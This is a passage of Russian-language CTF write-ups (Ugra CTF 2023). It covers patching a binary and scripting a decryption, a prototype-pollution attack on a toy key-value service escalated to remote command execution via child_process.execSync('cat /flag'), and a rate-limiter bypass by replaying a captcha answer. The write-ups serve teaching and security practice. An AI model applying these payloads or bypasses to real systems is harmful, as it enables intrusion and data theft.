48 89 E5    mov     rbp, rsp
48 31 C0    xor     rax, rax
B0 48      mov     al, 48h ; 'H'
90          nop
90          nop
90          nop
90          nop
90          nop
90          nop
5D          pop     rbp
C3          retn
; } // starts at 1A55
sub_1A55 endp
```

sub_19dd

Далее будет приведён только код всей функции на ассемблере — все действия полностью аналогичны описанным выше.

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     ax, 1E76h
pop     rbp
ret
```

Получаем байткод 55 48 89 e5 48 31 c0 66 b8 76 1e 5d c3. Заменяем в бинарнике.

Чтобы Ида корректно показывала функцию после изменения байткода, нужно переанализировать ее. Для этого нажимаем *U (undefine)*, потом *P* на начале кода нашей функции.

sub_1a19

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     ax, 2ADAh
pop     rbp
ret
```

Байткод 55 48 89 e5 48 31 c0 66 b8 da 2a 5d c3. Заменяем в бинарнике.

sub_1ac8

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     al, 1Dh
pop     rbp
ret
```

Байткод 55 48 89 e5 48 31 c0 b0 1d 5d c3. Заменяем в бинарнике.

sub_1a65

```
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     al, 5h
pop     rbp
ret
```

Байткод 55 48 89 e5 48 31 c0 b0 05 5d c3. Заменяем в бинарнике.

Шаг 5.1.2: Применяем патч

Применить изменения, которые мы внесли в бинарник, можно так: *Edit* → *Patch program* → *Apply patches to input file*.

Шаг 5.1.3: Запускаем

Ура, мы запатчили бинарник! Теперь можно запустить (не забывая про нашу длинную опцию):

```
$ ./msr.elf --  
I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_  
secret_code_for_this_operation 305408307
```

Перед нами появляется простой лабиринт, проходим его и видим флаг.

Флаг: **ugra_wow_that_was_a_cool_cat_ddd58cbc2c3a585b**

Шаг 5.2: Пишем скрипт на питоне

Если же мы решили не патчить бинарь, будем разбираться в работе программы дальше.

Шаг 5.2.1: Diggy diggy hole

Давайте разберемся, что делает функция `sub_1493`. А оказывается, что она действует аналогично `sub_13a7`, только `ror` и `rol` поменяны местами, сдвиг влево делается на 3 бита, а сдвиг вправо — на 2. Как и в случае с `sub_13a7`, достаём ключ, на этот раз это другой котик: `l \n \nl ~ \n f_,) \n`

`l`

`l ~
f_,)`

Отдельно отметим, что результат `sub_1493` записывается в `qword_54F0`, а длина получившегося ключа — в `dword_54F8`.

Но нам нужно разбираться в работе программы дальше. Так что переходим к `sub_174A`, которая вызывалась бы из `sub_241B`, если бы все невозможные системные требования были бы соблюдены.

```

1 void sub_174A()
2 {
3     char *v0; // [rsp+0h] [rbp-30h]
4     FILE *stream; // [rsp+8h] [rbp-28h]
5     int v2; // [rsp+14h] [rbp-1Ch]
6     const char *v3; // [rsp+18h] [rbp-18h]
7     char *s; // [rsp+20h] [rbp-10h]
8     int i; // [rsp+2Ch] [rbp-4h]
9
10    if ( qword_54F0 )
11    {
12        s = (char *)malloc(0x100uLL);
13        if ( s )
14        {
15            v3 = (const char *)malloc(2 * dword_54F8 + 1);
16            if ( v3 )
17            {
18                v2 = strlen(qword_54F0);
19                for ( i = 0; i < v2; ++i )
20                    sprintf((char *)&v3[2 * i], "%02X", (unsigned __int8)qword_54F0[i]);
21                sprintf(s, "curl -s -X POST -d \"check=%s\" %s", v3, off_5400);
22                stream = popen(s, "r");
23                if ( stream )
24                {
25                    v0 = (char *)malloc(0x100uLL);
26                    if ( v0 )
27                    {
28                        fgets(v0, 256, stream);
29                        sub_2328(v0);
30                        pclose(stream);
31                        free(s);
32                        free(v0);
33                    }
34                }
35            }
36        }
37    }
38 }

```

Как видно, эта функция работает, только если до этого в строке `qword_54F0` был записан ключ. Далее каждый байт зашифрованной строки переводится в строчку из шестнадцатеричных цифр, которая потом при помощи `curl` отправляется на сервер:

```
curl -s -X POST -d "check={СТРОЧКА}"
https://msr.s.2023.ugractf.ru/check
```

Попробуем просто дописать наш скрипт.

Шаг 5.2.2: Пишем скрипт

После небольших изменений он выглядит так:

```
import requests
```

```
CAT_ART_3 = " l \n      \nl ~ \n    f_, ) \n"
CAT_ART_4 = "т^••^т\n"
```

```

def ror(value, count):
    mask = (8 - 1)
    count &= mask
    return (value >> count) | (value << ((-count) & mask))&0xff

def rol(value, count):
    mask = (8 - 1)
    count &= mask
    return ((value << count)&0xff) | (value >> ((-count) & mask))&0xff

def encrypt_2(str, key):
    dest = []
    for i in range(len(str)):
        dest.append((str[i] ^ key[i % len(key)])&0xff)
        if i % 2 == 0:
            dest[i] = rol(dest[i], 3)
        else:
            dest[i] = ror(dest[i], 2)
    return dest

def decrypt_1(str, key):
    dest = []
    for i in range(len(str)):
        if i % 2 == 0:
            dest.append(rol(str[i], 1))
        else:
            dest.append(ror(str[i], 1))
        dest[i] = (dest[i] ^ key[i % len(key)])&0xff
    return dest

```

```

b = ""EB 1F 5E CC DE 63 49 AD 46 79 DE 8D 68 6E 42 B3 7E AA EB 15 6D
D8 ED BF C8 BF 47 71 69 71 C8 DC EB"".replace(" ", "") # take it from
0x5160 offset in binary
b = bytes.fromhex(b)
dec = decrypt_1(b, CAT_ART_4.encode())
req_str = "".join(map(chr, dec))
print(req_str)

```

```

b = encrypt_2(req_str.encode(), CAT_ART_3.encode())
b = "".join(map(lambda x: f"{x:02X} ", b))

```

```

resp = requests.post("https://msr.s.2023.ugractf.ru/check",
data={"check": b})
print(resp.text)

```

Запускаем его и получаем флаг.

Флаг: **ugra_wow_that_was_a_cool_cat_ddd58cbc2c3a585b**

Примечание

Единственное отличие обновлённого бинарника от оригинального состояло в том, что в обновлённом не были стрипнуты символы. Так что реверсить его было немного проще.

Nucached

ivanq, web 200

memcached занимает 250 килобайт. И кажется, джуниор Вася увидел здесь простор для оптимизации...

Сервер этой задачи запущен в отдельном контейнере для вашей команды.

[nucached.tar.gz](https://nucached.s.2023.ugractf.ru/token) <https://nucached.s.2023.ugractf.ru/token>

Решение

Имеем веб-сервис, выглядящий как терминальчик, на котором можно вводить команды. Начнем с самого очевидного, что приходит в голову — help:

```
> help
nucached: a revolutionary alternative to memcached!
(c) 2003, Vasya Pupkin
Usage:
  help: Show this message
  get key: Show key key
  set key value: Set the value of key to value
  ls: List all keys
Nested key-value objects are supported, e.g. set a.b.c value.
```

По-видимому, это обычное key-value хранилище. Посмотрим, что там уже есть:

```
> ls
Store secrets (unreadable) = ???
Store main:
  main.hello = "Hello, world!"
```

Ага, понятненько. Убедимся, что мы вообще понимаем, как работают команды:

```
> get main.hello
"Hello, world!"

> get main
{"hello": "Hello, world!"}
```

Попробуем на удачу?

```
> get secrets
unreadable namespace secrets
```

```
> get secrets.flag
unreadable namespace secrets
```

По-видимому, так просто обойти защиту не получится. Пора обратиться к исходному коду.

Интересующий нас файл `worker.js` отвечает за чтение и запись, а также проверку разрешений. Проверка на `unreadable namespace` выглядит так:

```
if(!object[ns].readable) {
    return `<i>unreadable namespace</i> ${escapeHTML(ns)}\n`;
}
```

По умолчанию это свойство на `secrets` вообще не установлено:

```
const STORES = {
  secrets: {
    writable: true,
    value: {
      flag
    }
  },
  main: {
    readable: true,
    writable: true,
    value: {
      hello: "Hello, world!"
    }
  }
};
```

Гугля «js exploit change property» или «js exploit add property», можно достаточно быстро наткнуться на описание уязвимости `prototype pollution`.

Идея уязвимости заключается в следующем. ООП в JavaScript устроено так, что у каждого объекта `x` имеется свойство `__proto__`, которое также является объектом, и при чтении свойства `x.someProperty`, если свойство `someProperty` не установлено, вместо него читается `x.__proto__.someProperty`, при его отсутствии — `x.__proto__.__proto__.someProperty` и так далее.

Соответственно, для того, чтобы создать класс, надо определить некоторый «базовый» объект, свойствами которого будут методы класса, а в конструкторе поставить этот базовый объект в качестве `__proto__` объекта, содержащего методы конкретного инстанса класса. Например:


```
const BASE_CAT = {
  meow() {
    return `Meow!!`, says ${this.name}.`;
  }
};
```

```
function Cat(name) {
  const self = {__proto__: BASE_CAT};
  self.name = name;
  return self;
}
```

```
const cat = Cat("Mittens");
cat.meow();
```

Поскольку заводить на каждый класс сразу две переменные — `BASE_CAT` и `Cat` — неудобно, вместо `BASE_CAT` используют `Cat.prototype` (для этого свойство `prototype` установлено в `{}` по умолчанию у каждой функции):

```
function Cat(name) {
  const self = {__proto__: Cat.prototype};
  self.name = name;
  return self;
}
```

```
Cat.prototype.meow = function() {
  return `Meow!!`, says ${this.name}.`;
};
```

```
const cat = Cat("Mittens");
cat.meow();
```

Но поскольку это очень частый паттерн, в JavaScript есть оператор `new`, который делает ровно то, что описано в функции `Cat`, но более удобно: он создает объект `{__proto__: Cat.prototype}` и подставляет его в качестве переменной `this`, а затем `this` возвращает. То есть код выше можно упростить до:

```
function Cat(name) {
  this.name = name;
}
```

```
Cat.prototype.meow = function() {
  return `Meow!!`, says ${this.name}.`;
};
```

```
const cat = new Cat("Mittens");
cat.meow();
```

Это действительно один из самых простых методов реализации ООП, но он плохо сочетается с другой особенностью JavaScript. Во многих языках, например, Python и C++, разделяются *свойства*, которые могут быть полями и методами, например `dict.items()` или `std::vector::size()`, и *элементы*, которые свои у каждой конкретной структуры данных, например, `dict[key]` и `vector[index]`. В JavaScript же свойство и элемент — это одно и то же, поэтому, если программа позволяет записать что-то в свойство `__proto__`, прототип объекта изменится. Это можно воспроизвести прямо в `nucached`:

```
> set main.test {"a": 1}
success

> set main.test.__proto__ {"b": 2}
success

> get main.test.a
1

> get main.test.b
2

> set main.test.__proto__ {}
success

> get main.test.b
non-existent
```

Однако ещё хуже, если можно переписать не свойство `__proto__`, а что-то *внутри* свойства `__proto__`, потому что это изменяет прототип всех объектов, наследующихся от того же самого родителя; но все объекты, создаваемые через `{}`, имеют общий прототип, поэтому если мы добавим поле `readable` внутри прототипа любого объекта, оно появится у вообще всех объектов, включая тот, который проверяется условием `object[ns].readable`:

```
> set main.__proto__.readable 1
success

> ls
Store secrets:
  secrets.flag = "ugra_now_go_patch_your_own_websites_bpzgfmr7bfnp"
  secrets.readable = 1
Store main:
  main.hello = "Hello, world!"
  main.test
    main.test.a = 1
    main.test.readable = 1
```

```
main.readable = 1
Store readable (unwritable) = undefined
```

Уязвимость в данном случае заключается в том, что set не проверяет, не переписывает ли оно специальное поле `__proto__`. Другие поля, конечно, также могут быть опасными, если их можно заменить на что угодно (например, метод `toString`), поэтому при реализации алгоритмов десериализации надо быть очень осторожным.

Флаг: **ugra_now_go_patch_your_own_websites_bpzgfmr7bfnp**

Nucached 2.0

ivanq, ctb 200

Это задание — продолжение задания [Nucached](#).

После того, как Васе на hackernews вежливо намекнули, что в текущем виде nucached выглядит, мягко говоря, не очень, тот обиделся и вынес проект из open-source, но фичи допиливать не прекратил. Но стало ли лучше?..

Сервер этой задачи запущен в отдельном контейнере для вашей команды.

<https://nucached.s.2023.ugractf.ru/token>

Решение

Сначала рекомендуется прочесть [разбор задания Nucached](#).

Проделав тот же фокус, что и в предыдущей версии задания, получаем неутешительный результат:

```
> set main.__proto__.readable 1
success

> ls
Store secrets:
  secrets.flag = "this_is_not_the_flag_you_are_looking_for"
  secrets.readable = 1
Store main:
  main.hello = "Hello, world!"
  main.readable = 1
Store scripts (unwritable) (executable):
  scripts.ping = "\"Pong\""
  scripts.uptime = "((Date.now() - startedDate) / 1000) + \"s\""
  scripts.readable = 1
Store readable (unwritable) = undefined
```

Особо настойчивые люди могут специально убедиться, что флаг `this_is_not_the_flag_you_are_looking_for` не работает. Отматываем всё назад.

Итак, по сравнению с предыдущей версией задания, появился дополнительный раздел `scripts`:

```
> ls
Store secrets (unreadable) = ???
Store main:
  main.hello = "Hello, world!"
Store scripts (unwritable) (executable):
  scripts.ping = "\"Pong\""
  scripts.uptime = "((Date.now() - startedDate) / 1000) + \"s\""

```

По-видимому, там хранятся произвольные скрипты, которые затем можно исполнять?..

```
> help
nucached: a revolutionary alternative to memcached!
(c) 2003, Vasya Pupkin
Usage:
  help: Show this message
  get key: Show key key
  set key value: Set the value of key to value
  ls: List all keys
  exec key: Execute script from key key
Nested key-value objects are supported, e.g. set a.b.c value.

```

Да, действительно. Убедимся, что все работает:

```
> exec scripts.uptime
"74.42s"

```

Попробуем добавить свой скрипт:

```
> set scripts.test "1 + 2"
unwritable namespace scripts

```

Действительно. Исходных кодов у нас нет, но из исходного кода первой задачи и из общих размышлений можно догадаться, что нужно установить поле `writable` (а не `readable`) тем же методом:

```
> set main.__proto__.writable 1
success

> set scripts.test "1 + 2"
success

```

```
> exec scripts.test
3
```

Итак, у нас, по-видимому, есть RCE. Осталось понять, как в NodeJS выполнять консольные команды. Пять минут гугления спустя видим документацию модуля [child_process](#) и функции `execSync`. Составляем эксплоит:

```
> set scripts.test "require('child_process').execSync('ls -la /')"
success
```

```
> exec scripts.test
{"type": "Buffer", "data": [116, 111, ..., 114, 10]}
```

Такой ответ неудобно читать глазами, поэтому переведем в текст в UTF-8:

```
> set scripts.test "require('child_process').execSync('ls -la /',
{encoding: 'utf-8'})"
success
```

```
> exec scripts.test
"total 60\ndrwxr-xr-x  1 root    root          120 Mar 12 13:00 .\
ndrwxr-xr-x  1 root    root          120 Mar 12 13:00 ..\ndrwxr-
xr-x  3 root    root          4096 Mar 11 10:43 app\ndrwxr-xr-x
2 root    root          4096 Feb 22 18:25 bin\ndrwxr-xr-x  1 root
root          320 Mar 12 13:00 dev\ndrwxr-xr-x  1 root    root
4096 Feb 22 18:25 etc\n-rw-r--r--  1 nobody  nobody          54 Mar
12 13:00 flag\ndrwxr-xr-x  1 root    root          4096 Feb 22
18:25 home\ndrwxr-xr-x  7 root    root          4096 Feb 22 18:25
lib\ndrwxr-xr-x  5 root    root          4096 Feb 10 16:45 media\
ndrwxr-xr-x  2 root    root          4096 Feb 10 16:45 mnt\ndrwxr-
xr-x  1 root    root          4096 Feb 22 18:25 opt\ndr-xr-xr-x
259 nobody  nobody          0 Mar 12 13:00 proc\ndrwx-----  4
root    root          4096 Feb 22 18:25 root\ndrwxr-xr-x  1 root
root          40 Feb 10 16:45 run\ndrwxr-xr-x  2 root    root
4096 Feb 10 16:45 sbin\ndrwxr-xr-x  2 root    root          4096
Feb 10 16:45 srv\ndrwxr-xr-x  2 root    root          4096 Feb 10
16:45 sys\ndrwxrwxrwt  1 root    root          60 Mar 12 13:01
tmp\ndrwxr-xr-x  7 root    root          4096 Feb 22 18:25 usr\
ndrwxr-xr-x 12 root    root          4096 Feb 10 16:45 var\n"
```

Отформатируем:

```
total 60
drwxr-xr-x  1 root    root          120 Mar 12 13:00 .
drwxr-xr-x  1 root    root          120 Mar 12 13:00 ..
drwxr-xr-x  3 root    root          4096 Mar 11 10:43 app
drwxr-xr-x  2 root    root          4096 Feb 22 18:25 bin
drwxr-xr-x  1 root    root          320 Mar 12 13:00 dev
drwxr-xr-x  1 root    root          4096 Feb 22 18:25 etc
```

-rw-r--r--	1	nobody	nobody	54	Mar	12	13:00	flag
drwxr-xr-x	1	root	root	4096	Feb	22	18:25	home
drwxr-xr-x	7	root	root	4096	Feb	22	18:25	lib
drwxr-xr-x	5	root	root	4096	Feb	10	16:45	media
drwxr-xr-x	2	root	root	4096	Feb	10	16:45	mnt
drwxr-xr-x	1	root	root	4096	Feb	22	18:25	opt
dr-xr-xr-x	259	nobody	nobody	0	Mar	12	13:00	proc
drwx-----	4	root	root	4096	Feb	22	18:25	root
drwxr-xr-x	1	root	root	40	Feb	10	16:45	run
drwxr-xr-x	2	root	root	4096	Feb	10	16:45	sbin
drwxr-xr-x	2	root	root	4096	Feb	10	16:45	srv
drwxr-xr-x	2	root	root	4096	Feb	10	16:45	sys
drwxrwxrwt	1	root	root	60	Mar	12	13:01	tmp
drwxr-xr-x	7	root	root	4096	Feb	22	18:25	usr
drwxr-xr-x	12	root	root	4096	Feb	10	16:45	var

Читаем /flag:

```
> set scripts.test "require('child_process').execSync('cat /flag',
{encoding: 'utf-8'})"
success
```

```
> exec scripts.test
"ugra_you_should_have_rewritten_it_in_rust_uvk66bmc8mkq"
```

Флаг: **ugra_you_should_have_rewritten_it_in_rust_uvk66bmc8mkq**

Решите капчу за нас

gudn, web 150

Мы занимаемся разработкой восходящего искусственного интеллекта и сейчас находимся на стадии сбора данных. К сожалению, мы столкнулись с проблемой: сайты с ценными данными защищены капчами.

Поэтому мы приняли решение найти аутсорс: люди будут решать капчи для нас, а мы собираемся им заплатить. Звучит как хороший план. Хотите немного подзаработать?

Добавлено в 15:10:

Подсказка. Создатели капчи, вероятно, вдохновлялись радугой — буквы нужно вводить в порядке цвета.


<https://payoff.s.2023.ugractf.ru/token>

Решите капчу за нас: WRITE-UP

Как решать капчу?


В данном таске нас просили решать капчи. Собственно, начать стоит с того, как это делать.

Нам выдают картинку примерно такого вида:

mukluk

Под ней есть подпись «Следуйте радуге». Тут надо вспомнить порядок цветов в радуге: красный, оранжевый и так далее. Но у нас могут возникать цвета, которых в радуге нет:

waybill

Вспоминаем способы хранения цвета, один из них HSV (или HSL, неважно). В нем есть компонента Hue, которая определяет тон. И действительно, если мы закруглим что-то вроде «hue line», то там увеличение тона (hue) будет приводить к смене цветов в порядке радуги. Таким образом, нам надо просто отсортировать буквы по тону.

Ответом на первую капчу будет mikmul, а на вторую — waybill.

Что происходит дальше?

Мы вбиваем наш правильный ответ и получаем первые 4\$. Радуемся, вбиваем ещё один — но долларов появляется всего лишь два. Еще ответ — а доллар дали

только один... Затем идут 50 центов, 25 центов, а дальше и вовсе по центу за ответ. Ясно, что так дело не пойдёт, и нужно как-то автоматизировать.

Примерно на этом же моменте мы ловим наш первый комплимент — «Вы чересчур старательны». Так выглядит попадание в рейтлимитер. Оказывается, мы можем решать только по пять капч в пять минут.

Нас такое, разумеется, тоже не устраивает — и мы смотрим на запросы. Там видно, что сначала идет POST-запрос с ответом на url капчи, и оттуда приходит редирект на главную и смена куки. Попробуем поотправлять запросы сами:

```
sess = requests.Session()

for _ in range(500):
    sess.post(captcha_url, data={'answer': answer}).raise_for_status()

print(sess.get(home_url).text)
```

В процессе можем увидеть, что куки меняются.

Понимаем, что нам достаточно решить только одну капчу и мы можем её отправлять сколько угодно раз — доллары за успех продолжают начисляться. Мы снова утыкаемся в рейтлимит. Однако куки меняются с каждым запросом даже после рейтлимита.

Мы просто можем подождать пять минут и снова зайти на главную с новой кукой — и получить флаг.

Есть и более простой путь: можно указать `allow_redirects=False`. Тогда рейтлимитер срабатывать не будет, так как он проверяет только заходы на главную страницу.

Флаг: **ugra_thanks_and_give_your_money_a7eb398b31bz**

Постмортем

Многие участники видели рейтлимит сразу, при первом открытии главной страницы. Проблема прояснилась только в момент написания райтапа:

```
limiter = Limiter(
    lambda: session.get('token', 'nothing'),
    app=app,
    storage_uri='memcached://memcached:11211',
)
```

Поскольку просто так поменять куку ручками нельзя (сломается подпись), чтобы одна и та же кука не подходила всем участникам, в нее был положен токен. Это

происходит при первом заходе на главную страницу. Но до этого срабатывает рейтлимитер, который видит пустую куку, вернее, строку `nothing` — таким образом, на всех вновь заходящих участников был один рейтлимит. И многим не везло, они пытались зайти на страницу, когда другие пять человек уже забили лимит. И приходилось ловить свою очередь, чтобы получить личную куку. При разработке проблему не отловили, потому что не было пяти человек, которые пытались решить таск одновременно.

Однако, даже с этим при определённой доле везения можно было получить свою личную куку и решить задание.